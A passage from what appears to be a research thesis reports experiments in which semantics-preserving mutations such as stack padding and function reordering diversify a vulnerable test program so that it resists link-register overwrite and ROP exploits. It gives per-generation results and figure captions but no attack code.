


Figure 18. Number of `BufferSimple` individuals cured against and vulnerability to LR Exploit when using binary tournament selection with replacement, uniform recombination, and only the function reordering mutation in each generation, with $Pr(mutation) = 0.1$ for shuffle. Shuffled functions are sorted during recombination at start of each generation.



is followed by a plateau as observed in other solo mutations. This plateau oscillates with increases and decreases of individuals cured. Once again this secondary trend in number cured is not desirable. It would be preferred if the number of cured continued to increase. However, this secondary trend is again attributed to the fitness function favoring more distinct individuals that happen at times to be vulnerable. Overall, the stack pad mutation operating independently is sufficient to create resiliency in subset of individuals to the original exploit.

Figure 19. Number of `BufferSimple` individuals cured against and vulnerability to LR Exploit when using binary tournament selection with replacement, uniform recombination, and only the stack padding mutation in each generation, with $Pr(mutation) = 0.1$ for each function to pad offsets of stack variables.



The exploit tested overwrites the LR stored on the stack to gain execution and jumps to an otherwise unreachable function. The results presented indicate that the NOP insertion, block splitting, and function reordering mutation alters the executable file's layout to effectively move the targeted unused function. When the exploit is run, it still successfully jumps to the hard coded memory location; however, the target function is no longer there.

5.1.1.2 ROP Exploit.

Figures 20, 21, and 22 present the results of the **NOP insertion**, **block splitting**, and **function reorder** solo mutation experiments against the tailored ROP exploit respectively. Unfortunately, it is evident that each of these mutations has no effect in preventing the ROP attack. Recall that each of these mutations is somewhat effective against the LR overwrite exploit as seen in figures 16, 17, and 18. This was determined to be the result of altering the location of the target function and presented in analysis in Section 5.1.1.1. In contrast, the ROP attack links not to a function in the current altered program but instead to a gadget in the common linked `libc`. Therefore, none of these mutations yields increased resiliency against the ROP attack.

Figure 20. Number of `BufferSimple` individuals cured against and vulnerability to ROP Exploit when using binary tournament selection with replacement, uniform recombination, and only the NOP insertion mutation in each generation, with $Pr(mutation) = 0.05 \cdot 0.95^{generation}$.




Figure 23 presents the resulting number of individuals cured by generation with the **stack padding** mutation experiment. Recall that the mutation has the potential to increase the amount of memory allocated on the stack at the beginning of a function.

Figure 21. Number of `BufferSimple` individuals cured against and vulnerability to ROP Exploit when using binary tournament selection with replacement, uniform recombination, and only the block splitting mutation in each generation, with $Pr(mutation) = 0.1$ for each block to be split.






Figure 22. Number of `BufferSimple` individuals cured against and vulnerability to ROP Exploit when using binary tournament selection with replacement, uniform recombination, and only the function reordering mutation in each generation, with $Pr(mutation) = 0.1$ for shuffle. Shuffled functions are sorted during recombination at start of each generation.



As the increasing trend of number of individuals cured shows this randomization has an effect on the ROP exploit under test. Recall that a ROP exploit must have the proper padding to overflow a buffer and place the gadget address overwriting the LR value stored on the stack. The randomized increase therefore results in a longer pad being required. This effectively thwarts the tailored exploit.

Recall also from Section 3.8.7 that the stack padding mutation is applied at 10% probability at each generation. This correlates with the increasing number of cured individuals in the starting several generations considering the recombination operator can also propagate this trait through the population. However, it appears that after four generations, the distinctiveness of randomized and in this case cured individuals is lower when compared to vulnerable individuals. This appears to result in the reduced efficacy and retention of vulnerable individuals within the population.

Figure 23. Number of `BufferSimple` individuals cured against and vulnerability to ROP Exploit when using binary tournament selection with replacement, uniform recombination, and only the stack padding mutation in each generation, with $Pr(mutation) = 0.1$ for each function to pad offsets of stack variables.



5.1.2 Search Operators Hypothesis 2: Collective Search Operators.

Hypothesis: The application of a collection of distinct semantics-preserving mutations on a vulnerable program will yield no additional benefit measured by resulting number cured than that of the a collection of mutations excluding the use of a single mutation.

This hypothesis needs to be further divided by enumerating the exploits tested, and each of the search operators implemented. For reference, the results of experiments with all mutations active are presented in Figures 24 and 30. Both figures present results of a desirable trend of increasing number of individuals being cured over the ten generations. Comparing these rates of cure with those found in Figures 16-19 and 20-23 respectively show that the collection of mutations outperforms any solo mutation. This is attributed to the increase in diversity across the population. Namely, a single mutation introduces diversity only in a specified manner. This increases the chances that two individuals within the population will be determined to be similar. This reduces their fitness and therefore increases the chances that neither will be selected for the next generation.

5.1.2.1 LR Overwrite Exploit.

Excluding the NOP insertion mutation and keeping all other mutations present provides insight into the collaborative utility of the NOP insertion mutation. The results of this experiment with the `BufferSimple` test program and LR exploit are presented in Figure 25. Here it is noted in comparison to data presented in Figure 24 that every generation's number of cured in Figure 25 is less than the corresponding generation in Figure 24. This indicates that the NOP insertion mutation is a positive contributor to curing individuals as well as improving fitness scores of individuals that may have been cured by other mutations.

Figure 24. Number of `BufferSimple` individuals cured against and vulnerability to LR Exploit when using binary tournament selection with replacement, uniform recombination, and all implemented mutations in each generation, with $Pr(mutation) = 0.05 \cdot 0.95^{generation}$ for each instruction for NOP insertion. $Pr(mutation) = 0.1$ for each block to be split. $Pr(mutation) = 0.1$ for each function that blocks within to shuffle. $Pr(mutation) = 0.1$ for functions to shuffle. Shuffled functions are sorted during recombination at start of each generation. $Pr(mutation) = 0.1$ for each function to pad offsets of stack variables.






Figure 25. Number of `BufferSimple` individuals cured against and vulnerability to LR Exploit when using binary tournament selection with replacement, uniform recombination, and all implemented mutations excluding the NOP insertion in each generation, with $Pr(mutation) = 0.1$ for each block to be split. $Pr(mutation) = 0.1$ for each function that blocks within to shuffle. $Pr(mutation) = 0.1$ for functions to shuffle. Shuffled functions are sorted during recombination at start of each generation. $Pr(mutation) = 0.1$ for each function to pad offsets of stack variables.



Similarly, excluding the block splitting mutation and keeping all other mutations present provides insight into the collaborative utility of the block splitting mutation. The results of this experiment with the `BufferSimple` test program and LR exploit are presented in Figure 26. Here it is noted in comparison to data presented in Figure 24 that nearly every generation's number of cured in Figure 26 is less than the corresponding generation in Figure 24. This indicates that the block splitting mutation is a positive contributor to curing individuals as well as improving fitness scores of individuals that may have been cured by other mutations.

Excluding the block reordering mutation and keeping all other mutations present provides insight into the collaborative utility of the block reordering mutation. The results of this experiment with the `BufferSimple` test program and LR exploit are presented in Figure 27. Recall that the block reordering mutation had no effect as a solo mutation due to the simplicity of `BufferSimple` test program. However, we


Figure 26. Number of `BufferSimple` individuals cured against and vulnerability to LR Exploit when using binary tournament selection with replacement, uniform recombination, and all implemented mutations excluding block splitting in each generation, with $Pr(mutation) = 0.05 \cdot 0.95^{generation}$ for each instruction for NOP insertion. $Pr(mutation) = 0.1$ for each function that blocks within to shuffle. $Pr(mutation) = 0.1$ for functions to shuffle. Shuffled functions are sorted during recombination at start of each generation. $Pr(mutation) = 0.1$ for each function to pad offsets of stack variables.



include it here as a combination with the block splitting mutation can yield enough complexity to contribute. Comparing results to data presented in Figure 24 shows approximately the same number of cured individuals in each corresponding generation. In general, those in Figure 27 tend to be slightly lower than those in Figure 24. This indicates that the block reorder mutation contributes little in curing individuals as well as improving fitness scores of individuals that may have been cured by other mutations. However, this conclusion is expected.

Excluding the function reordering mutation and keeping all other mutations present provides insight into the collaborative utility of the function reordering mutation. The results of this experiment with the `BufferSimple` test program and LR exploit are presented in Figure 28. Recall that the function reordering mutation is reset by the uniform recombination each generation. Comparing results to data presented in Figure 24 shows approximately the same number of cured individuals in each corre-

Figure 27. Number of `BufferSimple` individuals cured against and vulnerability to LR Exploit when using binary tournament selection with replacement, uniform recombination, and all implemented mutations excluding block reordering in each generation, with $Pr(mutation) = 0.05 \cdot 0.95^{generation}$ for each instruction for NOP insertion. $Pr(mutation) = 0.1$ for each block to be split. $Pr(mutation) = 0.1$ for functions to shuffle. Shuffled functions are sorted during recombination at start of each generation. $Pr(mutation) = 0.1$ for each function to pad offsets of stack variables.



sponding generation. In general, those in Figure 28 tend to be slightly lower than those in Figure 24. This indicates that the function reordering mutation contributes little in curing individuals as well as improving fitness scores of individuals that may have been cured by other mutations. Figure 29 presents results from the experiment on `BufferSimple` with all mutations active other than the stack padding mutation. This results in a considerable difference between numbers cured in Figure 24. This is attributed to the individual curing efficacy of stack padding. The results observed show that random stack padding contributes greatly to the number of individuals cured within the population.

The exclusion of NOP insertion, block splitting, block reorder and function reordering mutations share similar results with respect to the ROP exploit. Figures 31, 32, 33, and 34 provide data of number of individuals cured per generation for each. Each of these graphs shows a very similar increasing trend that varies little from the

Figure 28. Number of `BufferSimple` individuals cured against and vulnerability to LR Exploit when using binary tournament selection with replacement, uniform recombination, and all implemented mutations excluding function reordering in each generation, with $Pr(mutation) = 0.05 \cdot 0.95^{generation}$ for each instruction for NOP insertion. $Pr(mutation) = 0.1$ for each block to be split. $Pr(mutation) = 0.1$ for each function that blocks within to shuffle. $Pr(mutation) = 0.1$ for each function to pad offsets of stack variables.




Figure 29. Number of `BufferSimple` individuals cured against and vulnerability to LR Exploit when using binary tournament selection with replacement, uniform recombination, and all implemented mutations excluding stack padding in each generation, with $Pr(mutation) = 0.05 \cdot 0.95^{generation}$ for each instruction for NOP insertion. $Pr(mutation) = 0.1$ for each block to be split. $Pr(mutation) = 0.1$ for each function that blocks within to shuffle. $Pr(mutation) = 0.1$ for functions to shuffle. Shuffled functions are sorted during recombination at start of each generation.






Figure 30. Number of `BufferSimple` individuals cured against and vulnerability to ROP Exploit when using binary tournament selection with replacement, uniform recombination, and all implemented mutations in each generation, with $Pr(mutation) = 0.05 \cdot 0.95^{generation}$ for each instruction for NOP insertion. $Pr(mutation) = 0.1$ for each block to be split. $Pr(mutation) = 0.1$ for each function that blocks within to shuffle. $Pr(mutation) = 0.1$ for functions to shuffle. Shuffled functions are sorted during recombination at start of each generation. $Pr(mutation) = 0.1$ for each function to pad offsets of stack variables.



reference of all implemented mutations shown in Figure 30. Of note is that approximately 50 fewer individuals are cured over ten generations when the block reordering mutation is excluded and approximately 50 additional are cured when the block splitting mutation is excluded. However, with the limited data available this is not able to be concluded as statistically significant.

Figure 31. Number of `BufferSimple` individuals cured against and vulnerability to ROP Exploit when using binary tournament selection with replacement, uniform recombination, and all implemented mutations excluding NOP insertion in each generation, with $Pr(mutation) = 0.1$ for each block to be split. $Pr(mutation) = 0.1$ for each function that blocks within to shuffle. $Pr(mutation) = 0.1$ for functions to shuffle. Shuffled functions are sorted during recombination at start of each generation. $Pr(mutation) = 0.1$ for each function to pad offsets of stack variables.



The exclusion of the stack padding mutation produces very different results. Figure 35 shows that without the stack padding mutation active, no individuals are in any generation are cured from the ROP exploit. This again supports the previous solo mutation analysis that showed only stack padding had an effect on thwarting the ROP exploit.

5.1.3 Search Operators Hypothesis 3: Search Operator Development.

Hypothesis: The use of GP framework allows for rapid and ease of integration

Figure 32. Number of `BufferSimple` individuals cured against and vulnerability to ROP Exploit when using binary tournament selection with replacement, uniform recombination, and all implemented mutations excluding block splitting in each generation, with $Pr(mutation) = 0.05 \cdot 0.95^{generation}$ for each instruction for NOP insertion. $Pr(mutation) = 0.1$ for each function that blocks within to shuffle. $Pr(mutation) = 0.1$ for functions to shuffle. Shuffled functions are sorted during recombination at start of each generation. $Pr(mutation) = 0.1$ for each function to pad offsets of stack variables.




Figure 33. Number of `BufferSimple` individuals cured against and vulnerability to ROP Exploit when using binary tournament selection with replacement, uniform recombination, and all implemented mutations excluding block reordering in each generation, with $Pr(mutation) = 0.05 \cdot 0.95^{generation}$ for each instruction for NOP insertion. $Pr(mutation) = 0.1$ for each block to be split. $Pr(mutation) = 0.1$ for functions to shuffle. Shuffled functions are sorted during recombination at start of each generation. $Pr(mutation) = 0.1$ for each function to pad offsets of stack variables.




Figure 34. Number of `BufferSimple` individuals cured against and vulnerability to ROP Exploit when using binary tournament selection with replacement, uniform recombination, and all implemented mutations excluding function reorder in each generation, with $Pr(mutation) = 0.05 \cdot 0.95^{generation}$ for each instruction for NOP insertion. $Pr(mutation) = 0.1$ for each block to be split. $Pr(mutation) = 0.1$ for each function that blocks within to shuffle. $Pr(mutation) = 0.1$ for each function to pad offsets of stack variables.





Figure 35. Number of `BufferSimple` individuals cured against and vulnerability to ROP Exploit when using binary tournament selection with replacement, uniform recombination, and all implemented mutations excluding stack padding in each generation, with $Pr(mutation) = 0.05 \cdot 0.95^{generation}$ for each instruction for NOP insertion. $Pr(mutation) = 0.1$ for each block to be split. $Pr(mutation) = 0.1$ for each function that blocks within to shuffle. $Pr(mutation) = 0.1$ for functions to shuffle. Shuffled functions are sorted during recombination at start of each generation.



of future semantics-preserving search operators.

